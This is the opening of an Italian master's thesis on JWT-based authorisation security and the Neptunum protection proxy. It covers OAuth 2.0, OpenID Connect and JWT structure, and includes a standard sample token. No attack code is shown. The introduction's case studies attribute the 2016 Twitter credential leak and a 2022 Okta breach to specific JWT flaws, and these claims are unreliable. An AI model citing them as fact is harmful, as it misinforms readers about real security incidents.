POLITECNICO DI TORINO

Corso di Laurea in Ingegneria Informatica

Tesi di Laurea

Sicurezza delle applicazioni web con autorizzazione basata su JSON Web Token

Relatore
prof. Antonio Lioy

Candidato
Roberta Destino

Aprile 2024

A mia madre e a mio padre

Sommario

L'utilizzo di JSON Web Token (JWT) per l'autorizzazione nelle applicazioni web è una prassi diffusa. I JWT offrono numerosi vantaggi, tra cui la semplicità di implementazione, la flessibilità e l'interoperabilità. Tuttavia, i JWT presentano anche alcune vulnerabilità che possono essere sfruttate per compromettere la sicurezza del sistema.

È dall'esigenza di protezione che nasce il progetto Neptunum. Neptunum si compone di due moduli separati:

1. **Hide & Seek**: Questo modulo simula gli attacchi in maniera automatica, avendo come input una serie di pacchetti che contengono il JWT.
2. **Tridentis**: Questo modulo ha il compito di correggere le vulnerabilità. È progettato come un server proxy, in modo da essere integrato senza modificare il sistema da proteggere. Tridentis riesce ad individuare tutti gli attacchi basati sulle vulnerabilità ad oggi note dei JWT. Inoltre, implementa la protezione contro la sottrazione dei token da parte di utenti malevoli. I controlli effettuati si basano sul formato del token e sono volutamente semplici in modo da non gravare sulle prestazioni del sistema.

L'utilizzo di Neptunum comporta molti vantaggi:

- Ottima protezione contro gli attacchi noti alle applicazioni web che utilizzano i JWT come metodo di autorizzazione, dai test effettuati tutte le chiamate che presentavano un JWT anomalo hanno prodotto un errore.
- Implementa l'invalidazione dei token che, attraverso l'analisi del mittente, risultano rubati.
- Tecnologicamente neutro e integrabile in molti sistemi senza apportare modifiche significative.

L'unica controindicazione nell'utilizzo dell'applicativo è l'aumento del tempo di risposta del sistema di circa 150ms, corrispondente alla perdita di 3 pacchetti al secondo.

Neptunum rappresenta un passo avanti nella sicurezza delle applicazioni web che utilizzano i JWT. La sua efficacia nel prevenire gli attacchi, la flessibilità e la semplicità d'uso lo rendono una scelta ideale per chi ha la necessità di un elevato livello di protezione per le applicazioni web.

Indice

1 Introduzione 8

2 Autenticazione basata sugli access token 10

2.1 Definizione . . . 10

2.2 Principali protocolli per l'autenticazione attraverso access token . . . 11

2.2.1 OAuth 2.0 . . . 11

2.2.2 OIDC (OpenID Connect) . . . 13

2.3 Vantaggi e svantaggi . . . 16

3 JSON Web Token 17

3.1 Vantaggi e svantaggi . . . 17

3.2 Struttura . . . 18

3.2.1 Header . . . 19

3.2.2 Payload . . . 19

3.3 Protezione . . . 19

3.3.1 JSON Web Signature . . . 20

3.3.2 JSON Web Encryption . . . 22

3.3.3 Differenze . . . 26

3.4 Generazione e validazione del JWT . . . 26

3.4.1 Generazione del JWT con JWS . . . 28

3.4.2 Generazione del JWT con JWE . . . 30

3.4.3 Validazione del JWT con JWS . . . 34

3.4.4 Validazione del JWT con JWE . . . 37

4 Attacchi al JWT 42

4.1 Vulnerabilità . . . 42

4.1.1 Token Information Disclosure . . . 42

4.1.2 No Built-In Token Revocation . . . 43

4.1.3 Token Storage on Client Side . . . 43

4.2 Attacchi . . . 44

4.2.1 Token Sidejacking . . . 44

4.2.2 None Hashing Algorithm . . . 45

4.2.3 Key Confusion 47
4.2.4 Weak Token Secret 48
4.2.5 Substitution Attacks 49
4.3 Casi di studio 50
4.3.1 Twitter 50
4.3.2 Okta 51

5 Neptunum 52
5.1 Hide & Seek 53
5.1.1 Configurazione 53
5.1.2 Sniffing dei pacchetti 54
5.1.3 Analisi dei pacchetti 56
5.1.4 Implementazione degli attacchi 58
5.1.5 Report dei risultati 63
5.2 Tridentis 66
5.2.1 Configurazione del laboratorio 66
5.2.2 Configurazione del sistema 68
5.2.3 Protezione dagli attacchi 68
5.2.4 Protezione dal JWT Spoofing 73
5.2.5 Registro delle compromissioni 74
5.2.6 Log del proxy 74

6 Risultati 76
6.1 Test#1 78
6.2 Test#2 79
6.3 Test#3 80

7 Conclusioni 88

8 Appendice 90
8.1 OpenSSL 90
8.1.1 Generazione dei JWT con JWS 90
8.1.2 Generazione dei JWT con JWE 91
8.1.3 Verifica di un JWT con JWS 93
8.1.4 Verifica di un JWT con JWE 94
8.2 *Hide & Seek* Manuale dell'utente 94
8.2.1 Introduzione 94
8.2.2 Requisiti del sistema 95
8.2.3 Utilizzo 95
8.2.4 Report Generati 96
8.3 *Hide & Seek* Manuale del programmatore 96

8.3.1 Introduzione . . . 96
8.3.2 Classi e metodi . . . 97
8.3.3 Dipendenze . . . 103
8.4 *Tridentis* Manuale dell'utente . . . 104
8.4.1 Introduzione . . . 104
8.4.2 Requisiti del sistema . . . 104
8.4.3 Installazione . . . 104
8.4.4 Configurazione . . . 105
8.4.5 Esecuzione . . . 106
8.4.6 Risoluzione dei Problemi . . . 106
8.5 *Tridentis* Manuale del programmatore . . . 106
8.5.1 Introduzione . . . 107
8.5.2 Configurazione . . . 107
8.5.3 Classi e Metodi . . . 108
8.5.4 Dipendenze . . . 111
8.6 Collaborazione e Supporto . . . 112

9 Glossario 121

Bibliografia 124

Capitolo 1

Introduzione

La rivoluzione tecnologica attuale sta portando sempre più piattaforme a nascere o ad evolversi come Web Application. Questa tecnologia si basa su servizi API REST, chiamate a microservizi che rispondono con delle informazioni. Ma quando si tratta di informazioni sensibili oppure che devono essere protette, l'utente che effettua queste chiamate deve essere autorizzato ad accedere e/o manipolare i dati. Al posto di far inserire, ad ogni chiamata, delle credenziali all'utente, in quanto non sarebbe molto user-friendly, si opta per i token. I protocolli più diffusi sono OAuth2.0 e OpenID Connect che utilizzano i JSON Web Token. L'utilizzo dei token porta molti vantaggi, sono considerati più sicuri di altri metodi di autorizzazione (possibilità di firma e cifratura), flessibili e scalabile, ma nonostante ciò ci sono ancora molti punti critici sull'utilizzo di questa tecnologia che hanno portato a diversi databreach. La compromissione di un token può avere delle conseguenze catastrofiche, come, ad esempio, la lettura, la modifica o l'inserimento di dati da parte soggetti non autorizzati. L'attacco a Twitter [1] del 2016 è stato uno dei più grandi attacchi informatici di sempre. Gli hacker sono riusciti a rubare i dati di accesso di oltre 33 milioni di utenti, tra cui nomi utente, password, indirizzi email e numeri di telefono. L'attacco è stato possibile a causa di una vulnerabilità nei JWT utilizzati da Twitter. I token venivano trasmessi in chiaro e senza firma, il che significava che gli hacker potevano intercettarli facilmente e modificarli senza che nessuno se ne accorgesse. L'attacco a Okta [2] del 2022 ha coinvolto il furto dei dati di accesso di migliaia utenti. Gli hacker sono riusciti a rubare i JWT utilizzati da Okta per autenticare gli utenti. L'attacco è stato possibile a causa di una vulnerabilità basata sulla generazione di JWT: utilizzo di algoritmi crittografici vulnerabili. Due attacchi che sfruttano due vulnerabilità diverse tra di loro, ma che hanno uno scopo comune.

È da queste problematiche che è nata l'idea di questa tesi: un'analisi accurata delle possibile vulnerabilità di un'applicazione web con metodo di autorizzazione basato sui JSON Web Token e una conseguente protezione dagli attacchi. Con il progetto NEPTUNUM, l'azienda Wave Informatica s.r.l., che lavora principalmente nel campo della Pubblica Amministrazione, si pone l'obiettivo di fornire ai propri clienti una soluzione tecnologicamente neutra che si vada ad integrare ai sistemi già presenti. Non è sempre possibile modificare un sistema complesso, come può essere quello per la gestione di un Comune, sia per esigenze economiche, sia per difficoltà o impossibilità di integrazione di nuovo codice in vecchi progetti. Nonostante tutto la sicurezza deve essere comunque garantita, in quanto i dati gestiti sono sensibili.

La tesi è articolata in sei capitoli. Nel capitolo 2 viene fatta una breve introduzione sull'autenticazione basata sugli access token, dove, oltre alla definizione, vengono forniti dei dettagli sulle tipologie di token che possono essere utilizzate e sui principali protocolli e tecnologie attualmente utilizzati. Nel capitolo 3 si riassumono le caratteristiche dei JWT entrando nello specifico degli algoritmi di generazione e validazione. Nel capitolo 4 verranno spiegati i principali attacchi che sfruttano le vulnerabilità dei token JWT e si entrerà nello specifico pratico di quest'ultimi. Nel capitolo 5 viene presentato il progetto Neptunum che si compone di due moduli: *Hide & Seek* e *Tridentis*. Il primo è volto a testare il sistema che si vuole proteggere per capire quali sono le reali vulnerabilità. Il secondo è invece il modulo che va a proteggere il sistema. Tale soluzione è definita da un livello di sicurezza aggiuntivo che si interpone tra il client e il server che va a gestire le vulnerabilità. Inoltre, attraverso la collezione di statistiche, si procederà all'individuazione di

token che devono essere invalidati perché ad esempio rubati. Nel capitolo 6 vengono riportati i risultati dei test ai quali è stato sottoposto Neptunum in termini di velocità e di spazio di archiviazione rispetto a quelli ricavati quando la soluzione non è applicata. Nel capitolo 7, infine, si commentano i risultati ottenuti, focalizzandosi sui vantaggi e svantaggi dell'utilizzo di Neptunum. Inoltre si introdurranno i prossimi sviluppi per il progetto.

Una prima versione del prodotto, verrà testata utilizzando il sistema di gestione delle pratiche demografiche del comune sviluppata dall'azienda, in modo da verificarne il comportamento su larga scala.

Capitolo 2

Autenticazione basata sugli access token

2.1 Definizione

Nell'autorizzazione attraverso access token si utilizza un token per autorizzare un utente, invece di effettuare costantemente nuove autenticazione inserendo all'interno delle richieste altri tipi di credenziali per verificare l'identità dell'utente o dell'applicazione e i suoi permessi, come ad esempio username e password. A fronte di un'autenticazione iniziale, viene generato un token che contiene tutte le informazioni necessarie per individuare l'utente, le sue autorizzazioni e i suoi permessi. Generalizzando e semplificando l'architettura che si utilizza in questi casi, il token è generato da un authentication server che colloquia con un resource server che lo valida come illustrato in figura 2.1. Ogni volta che viene fatta una richiesta l'access token viene incluso all'interno degli header della chiamata. Se il token è valido e si hanno i permessi per accedervi, l'utente potrà avere accesso alla risorsa.




Figura 2.1: Architettura di una richiesta di access token (fonte: Oracle

2.2 Principali protocolli per l'autenticazione attraverso access token

L'autorizzazione attraverso access token si basa su vari standard che ne definiscono il tipo di token generato, la modalità di generazione, validazione e gestione dei token. Di seguito si discuteranno i più diffusi.

2.2.1 OAuth 2.0

OAuth è un set di regole e standard che fornisce un'autenticazione sicura da terze parti per l'accesso a server e servizi che non sono fisicamente connessi. Esistono due tipi versioni di OAuth:

- OAuth 1.0 ormai deprecato;
- OAuth 2.0.

Di facile integrazione per i Web-Service, OAuth 2.0, definito dall'RFC-6749 [3], è uno dei protocolli più utilizzati per questo tipo di autorizzazione. Permette di autorizzare applicazioni di terze parti ad accedere alle proprie risorse protette senza condividere le credenziali di accesso utilizzando un SSO (Single-Sign-On). Semplifica il processo di autenticazione rispetto al protocollo OAuth 1.0, utilizzando un unico token, l'*access token*, senza compromettere la sicurezza della struttura, che rimane comunque solida. Richiede il protocollo di rete HTTPS per effettuare le richieste.

L'architettura di OAuth 2.0 prevede cinque diversi attori che interagiscono tra di loro:

- **Resource Owner**: è l'entità in grado di concedere l'accesso a una risorsa protetta. Di seguito sarà indicata come ***RO***;
- **Resource Server**: è il server che ospita le risorse protette, che è capace di rispondere alle richieste utilizzando l'*access token*. Potrebbe risiedere fisicamente sulla stessa macchina dell'*Authorization Server*. Di seguito sarà indicata come ***RS***;
- **Client**: chi richiede il servizio. Di seguito sarà indicata come ***C***;
- **Authorization Server**: il server che è implicato nel processo di generazione e validazione del token in base alle credenziali fornite dal client. Di seguito sarà indicata come ***AS***;
- **User Agent**: agisce come elemento di comunicazione tra gli altri attori. Di seguito sarà indicata come ***UA***.

L'interazione del processo di autenticazione tra questi elementi, come mostrato in figura 2.2, avviene nel seguente modo:

1. C inizia il processo inviando una richiesta che viene reindirizzata, attraverso UA, all'endpoint di autorizzazione di AS. C deve includere nella richiesta i seguenti attributi:
   - l'identificativo del client
   - lo scopo richiesto
   - lo stato locale
   - l'URI di reindirizzamento
2. AS autentica RO attraverso UA e stabilisce se RO permette o no l'accesso di C a tale risorsa.
3. Se il RO permette l'accesso, AS fornisce un codice di autorizzazione a UA che lo passa a C.
4. Adesso C ha tutto il necessario per richiedere l'*access token* direttamente a AS. La richiesta viene fatta utilizzando lo stesso URI di reindirizzamento utilizzato nella richiesta precedente, aggiungendo questa volta le credenziali del client e il codice di autorizzazione appena ottenuto.




Figura 2.2: Workflow di autenticazione basato OAuth 2.0 (fonte: IBM).

5. AS valida la richiesta e in caso di successo genera e restituisce al client *access token* e opzionalmente anche il *refresh token*.

È importante chiarire che RO non deve essere presente ogni volta che un utente desidera accedere alla sua risorsa . La presenza di RO è richiesta solo in fase di autorizzazione iniziale, quando l'utente richiede per la prima volta l'accesso alla risorsa. Una volta che C ha ottenuto l'autorizzazione, le successive richieste verranno autorizzate tramite validazione del token da parte dell'AS, senza ulteriori autenticazioni da parte di RO.




Figura 2.3: Workflow di aggiornamento dell'access token basato OAuth 2.0 (fonte: IBM).

Con OAuth 2.0 viene introdotto il concetto di *Refresh Token*. L'*access token* viene generato all'inizio, quando viene richiesto l'accesso alla risorsa, ma tale token è soggetto a scadenza. Quando scade, viene attivato un meccanismo di aggiornamento silente che effettua una re-autenticazione, facendo ricevere al client un nuovo *access token*. In questo momento entra in gioco il *refresh token* che viene utilizzato per richiedere il nuovo *access token*. Questo meccanismo risulta però opzionale. Talvolta, a fronte di evitare ciò, vengono introdotti tempi "lunghi" di scadenza dei token, alla fine del quale deve essere fatta un'altra autenticazione da parte dell'utente. Se è abilitato il meccanismo di aggiornamento del token il processo di riemissione dell'*access token*, illustrato in figura 2.3, è il seguente:

1. Viene effettuato il normale processo di autenticazione e AS restituisce a C l'*access token*.

2. Alla scadenza del token, quando viene effettuata una chiamata per ricevere la risorsa, RS invia al C un messaggio di "Invalid token error", cioè viene avvisato C che il token non è più valido.

3. C richiede un nuovo *access token* a AS effettuando una chiamata POST, inserendo all'interno degli header:

   - grant_type=refresh_token
   - Le credenziali di C (client_id e client_secret);
   - Il *refresh token.*

4. Validate le credenziali con successo AS invierà a C il nuovo *access token* con il suo, eventuale, *refresh token* correlato.

2.2.2 OIDC (OpenID Connect)

L'OIDC è un sistema di autenticazione delegata, che può essere considerato anche federato, dal momento in cui vengono supportati più Identity Provider (IdPs), ma, tecnicamente, quando ci si interfaccia con un singolo IdP, si parla comunque di autenticazione delegata. Utilizza oggetti JSON e il protocollo REST e non è correlato a OpenID-2.0, ma è uno livello di autenticazione posto sopra OAuth-2.0. Come mostrato nella figura 2.4 l'*user agent* può essere un normale




Figura 2.4: Architettura dell'OpenID Connect.

browser o un'applicazione mobile, da non scambiare con il client, che in questo caso si riferisce *relying party* che desidera utilizzare OpenID-Connect per effettuare l'autenticazione. Il client quindi è l'application server. Viene chiamato così poiché è il client di OpenID-Connect, che fornirà autenticazione, autorizzazione e attributi. Il server di autenticazione (OpendID-Provider OP) non è un singolo server, ma è una raccolta di server o almeno una raccolta di endpoint. Ci possono essere diversi percorsi e almeno 3 di questi sono obbligatori:

- **Authorization endpoin (AuthZ$_{\mathbf{EP}}$)**: viene richiamato per eseguire l'autenticazione.
- **Token endpoint (Token$_{\mathbf{EP}}$)**: Genera e valida il token.
- **UserInfo endopoint (UserInfo$_{\mathbf{EP}}$)**:fornisce, se autorizzato, informazioni aggiuntive sull'utente

In base agli endpoint appena citati, esistono due funzioni principali: la *user authentication* e la *token login.*

User authentication

1. Il client (l'application server) offre allo UA la possibilità di autenticarsi attraverso diversi provider.

2. Una volta scelto il provider, il client genererà la richiesta AuthN che reindirizzerà verso lo UA.




Figura 2.5: Diagramma sequenziale della user authentication

3. Attraverso una chiamata GET /authenticate verso il OpenID-Provider (OP) all'endpoint di autenticazione ($\mathrm{AuthZ_{EP}}$), UA invierà la richiesta AuthN.
4. L'OP verificherà tale richiesta , in caso di successo reindirizzerà UA verso la pagina di autenticazione.
5. Una volta sulla pagina UA inserirà le proprie credenziali e le invierà verso $\mathrm{AuthZ_{Ep}}$ con una chiamata POST /authenticate.
6. Seguirà una verifica di tali credenziali, e se autenticato UA viene reindirizzato verso la pagina di autorizzazione.
7. Lo UA esprimerà il suo consenso e lo invierà all'$\mathrm{AuthZ_{Ep}}$ attraverso una chiamata POST /authorize.
8. A questo punto, una volta autorizzato, l'$\mathrm{AuthZ_{Ep}}$ genererà una risposta all'AuthN e reindirizzerà UA verso il servizio richiesto.

Token login

Supponendo che la fase di autenticazione sia già avvenuta. Bisogna ricordare inoltre che la risposta ottenuta dall'authentication endpoint nella fase di autenticazione contiene all'interno anche il token per le successive autorizzazioni. Questo processo si compone delle seguenti fasi:

1. UA invia una chiamata /callback di tipo GET passando al client quanto ricevuto in fase si autenticazione.

2. Il client, agendo da passaparola, invia, attraverso una POST /token, le informazione al Token endpoint.

3. Il Token enpoint verifica in sostanza il token e che l'utente abbia effettivamente deciso di trasferire i dati al client con l'espressione del consenso. In caso di successo, restituirà al client 2 valori:

   - $\mathbf{ID_T}$ identità dell'utente.
   - $\mathbf{Acc_T}$ informazione accessorie dell'utente.

4. Opzionalmente è possibile anche recuperare delle altre informazioni sull'utente. Viene effettuata una chiamata GET /userinfo verso lo User Info endpoint.

5. Lo $\text{UserInfo}_{\text{EP}}$ risponderà con tali informazioni.

6. Infine il login avrà successo e verranno restituite a UA anche le user info recuperate.




Figura 2.6: Diagramma sequenziale del login attraverso token

2.3 Vantaggi e svantaggi

Vantaggi

1. **Livello di sicurezza aggiuntivo**: Gli access token forniscono un livello aggiuntivo di sicurezza, in quanto contengono informazioni sull'autorizzazione dell'utente senza la necessità di inviare le credenziali di autenticazione ad ogni richiesta.

2. **Scadenza del token**: La limitata durata di validità degli access token riduce il rischio di compromissione, poiché un token scaduto diventa inutilizzabile.

3. **Separazione di responsabilità**: L'architettura separa chiaramente l'autenticazione dall'autorizzazione, semplificando la gestione dei diritti di accesso e garantendo una migliore sicurezza complessiva.

4. **Scalabilità**: Gli access token facilitano l'implementazione di scenari di autorizzazione scalabili, consentendo l'accesso a risorse specifiche in base ai diritti dell'utente senza la necessità di autenticazione continua.

5. **Supporto per applicazione di terze parti**: Gli access token sono ideali per consentire l'accesso sicuro a risorse da parte di applicazioni di terze parti, poiché possono essere gestiti e controllati in modo più granulare.

Svantaggi

1. **Implementazione complessa**: La corretta implementazione dell'autenticazione basata sugli access token può essere complessa, richiedendo una buona comprensione dei protocolli di sicurezza. Se mal gestita, l'autorizzazione attraverso l'access token, potrebbe portare a falle nella sicurezza. Inoltre bisogna dare una giusta implementazione alla gestione dell'**aggiornamento del token**. Infatti, un sistema di rinnovo non gestito correttamente potrebbe influire sull'esperienza dell'utente, richiedendo l'autenticazione più frequentemente del previsto.

2. **Gestione delle chiavi di firma**: La gestione delle chiavi per la firma e la verifica degli access token può essere un compito complicato, specialmente in scenari di distribuzione su larga scala.

3. **Implementazione di sistemi di sicurezza aggiuntivi**: Gli access token sono soggetti a potenziali attacchi, come il furto o l'intercettazione. è essenziale implementare misure di sicurezza aggiuntive, come l'uso di HTTPS, per mitigare questi rischi.

4. **Scalabilità su sistemi ad alto traffico**: In scenari di elevato traffico, la gestione degli access token può diventare un punto critico in termini di prestazioni e scalabilità.

Capitolo 3

JSON Web Token

Il JSON Web Token è uno standard, definito dall'RFC-7519 [4], utilizzato per lo scambio in "sicurezza" delle claim. Lo scopo principale del JWT è fornire agli utenti un container standard, semplice e con possibilità di validazione e cifratura. Oggi l'utilizzo del JWT è davvero molto diffuso, grazie alle sue molteplici applicazioni:

- Autenticazione
- Autorizzazione
- Sessioni client-side
- Salvare le chiavi client-side
- Autenticazione federata

3.1 Vantaggi e svantaggi

Come illustra Santam Khurana in un suo articolo [5], ci sono molti vantaggi nell'uso del JWT come access token:

- I JWT sono salvati solo client-side. Infatti il server si occupa solo della generazione del token, che poi passa al client. È compito del client, ogni volta, includere il token all'interno della richiesta per la verifica delle autorizzazioni e permessi. Questo permette di salvare spazio di archiviazione lato server.
- Il JWT trasferisce tutte le informazioni necessarie per il "riconoscimento" dell'utente. Questo permette di eliminare le continue richieste verso un database da parte del server. Di conseguenza possono essere verificati efficientemente e velocemente.
- Hanno una semplice implementazione quindi è più veloce lo sviluppo di un'applicazione che li integra, rispetto all'integrazione di altre tecnologie.
- Sono basati su oggetti JSON [6], che, di fatto, oggi è lo standard per la comunicazione tra le applicazioni web e servizi
- Fornisce delle garanzie di sicurezza più o meno forti, che verranno illustrate nel paragrafo 3.3.

Inoltre è necessario menzionare che il JWT è il più compatto token, quindi, questo lo rende una buona scelta negli ambienti HTML e HTTP. Tale vantaggio è ben sottolineato nel manuale di introduzione a JWT [7], e deriva dalla comparazione con altri tipi di token e tecnologie, quali **Simple Web Token (SWT)** e **Security Assertion Markup Language Tokens (SAML)** [8].

Però, come ogni altra tecnologia, anche il JWT presenta delle zone oscure che bisogna prendere in considerazione:

- I JWT non possono essere revocati prima del loro scadenza (expiration time), in quanto non esiste un database che viene chiamato quando c'è una validazione. Eventualmente, ci sarebbe un modo per poter revocare un JWT, implementare una *JWT black list*, che però porta il processo di validazione ad essere troppo lento.
- Non è possibile inserire troppe informazioni all'interno di un JWT, in quanto questo comporterebbe un rallentamento del sistema.
- Sono possibili diversi attacchi a sistemi che utilizzano il JWT che verranno discussi approfonditamente nel capitolo 4.

3.2 Struttura

Un token JWT è essenzialmente una stringa così formata: Ogni token JWT è formato essenzial-

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

mente da 3 macro sezioni:

- Header 3.2.1
- Payload 3.2.2
- Firma o dati di criptazione 3.3

Header e payload sono in formato JSON. Le proprietà che li compongono vengono definite claim. Invece il formato dell'ultima voce dipende se viene utilizzato la firma o la cifratura. Quest'ultima parte può anche essere omessa dando vita a un JWT non sicuro.

